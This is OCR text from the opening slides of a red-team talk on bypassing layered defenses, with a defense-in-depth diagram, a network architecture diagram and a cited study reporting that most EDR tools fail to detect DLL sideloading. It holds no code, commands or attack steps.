Bypassing Layered Defenses PT.1

joas antonio

HACKER CUTE #1ª EDIÇÃO

Author

- +Information Security Analyst (Red team) on move;
- +Writer and Speaker Hacker Culture;
- +Synack Red team member;
- +OWASP Project Leader;
- +hacking is note the Crime advocate;

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


OUTSIDE THREAT

PUBLIC CLOUD

Automated Compliance Enforcement

Automated Policy Enforcement

Vulnerability Mgmt

Patch Update

CM

Vulnerability Mgmt

Enforce Firewall

FDCC

DLP

Enforce AV

PRIVATE CLOUD

Server Virtualization

Virtual Infrastructure

Virtual Desktop (VDI)

Virtual Applications

Managed Security Services

Virt Security

SaaS

Services

PERIMETER SECURITY

Secure DMZs

Message Security (anti-virus, anti-malware)

Application Gateway / Firewall

Perimeter IDS/IPS

Malware Analysis

Perimeter Firewall

Physical Security

Advanced Sensor

Honeypot

IC&AM

DLP

NETWORK SECURITY

Web Proxy Content Filtering

NAC / Endpoint Profiler

Messaging Security

Inside Threats

Virtual Firewall

VoIP Protection

Wireless Security

Enclave / DataCenter Firewall

Mobile Security

Network IDS / IPS

Enterprise Remote Access

IC&AM

DLP

ENDPOINT SECURITY

Endpoint Security Enforcement

Content Security (anti-virus, anti-malware)

Configuration Compliance

Host IDS/IPS

Patch Management

Desktop Firewall

IC&AM

DLP

APPLICATION SECURITY

Database Secure Gateway (Shield)

Database Monitoring / Scanning

Static App Testing / Code Review

Web Application / XML Firewall

Dynamic App Testing

IC&AM

DLP

DATA SECURITY

DAR / DIM / DIU Protection

Data Classification

Data Integrity Monitoring

Enterprise Rights Management

Data / Drive Encryption

IC&AM

DLP

Data Wiping Cleansing

PKI

Mission Critical Assets

PREVENTION

POLICY MANAGEMENT

IT Security Governance

Configuration Management

Security Architecture & Design

Cyber Threat Intelligence

Security Policies & Compliance

Technology Roadmap /Continual Improvement

Penetration Testing

Continuous C&A

Risk Management

Security Awareness Training

Threat Modeling

Vulnerability Assessment

OPERATIONS

MONITORING & RESPONSE

Incident Reporting, Detection, Response (CIRT)

Behavioral Anomaly Analysis

Situational Awareness

SOC / NOC Monitoring (24x7)

Escalation Management

Continuous Monitoring & Assessment


Security Dashboard

APT Focused Ops

SIEM

Digital Forensics

Security SLA/SLO Reporting



PenTest Academy

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

Business System
File Server
Database Server
Planning Platform
Shared Platform Area
Safety Isolation and Information One-way Introduction System (One-way Shutter)
One-way Security Switching Platform
Unit Internal Security Domain
Branch Office Security Domain
Branch Office Security Domain
Branch Office Security Domain
Firewall
Internet
Router
Next Generation Firewall
Border Security Access Domain
Online Behavior Management
External Network User Access Domain
Core Switching Domain
Core Switch
Firewall
Business Service Domain
Web Firewall
OA Service Server
Fortress Machine
Network Audit
Intrusion Detection
IT Monitoring
Anti-virus
Security Management Domain
100/1000M Adaptive Twisted Pair
1000M Optical Fiber

- A study by two researchers from the University of Piraeus, Greece, published with 48 pages in the scientific journal Journal of cybersecurity and Privacy as of December 31, indicates that the overwhelming majority of protection and response solutions for endpointsfailed to efficiently detect and prevent the four attack vectors used in the trial. Signed by researchers Georgekarantzas and Constantines Patsakis, the study concludes that "the attack of sideload DLL is the most successful [attack] as most of the EDRs cannot detect it, much less block it"

- https://www.cisoadvisor.com.br/estudo-mostra-fragility-das-atuais-solucoes-de-edr/

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
Let’s Hack!

